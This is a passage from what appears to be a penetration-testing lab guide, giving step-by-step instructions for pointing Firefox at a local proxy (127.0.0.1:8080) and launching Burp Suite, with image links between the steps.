
4. Now, we shall set up a **Burp Suite** proxy by first configuring the proxy settings of the browser.

5. In the **Mozilla Firefox** browser, click the **Open menu** icon in the right corner of the menu bar and select **Preferences** from the list.




6. The **General** settings tab appears. In the **Find in Preferences** search bar, type **proxy**, and press **Enter**.


7. The **Search Results** appear. Click the **Settings** button under the **Network Settings** option.



8. The **Connection Settings** window appears; select the **Manual proxy configuration** radio button and specify the **HTTP Proxy** as **127.0.0.1** and the **Port** as **8080**. Tick the **Also use this proxy for FTP and HTTPS** checkbox and click **OK**. Close the **Preferences** tab and minimize the browser window.




9. Now, minimize the browser window, click the **Applications** menu from the top left corner of **Desktop**, and navigate to **Pentesting** -> **Web Application Analysis** --> **Web Application Proxies** --> **burpsuite** to launch the **Burp Suite** application.

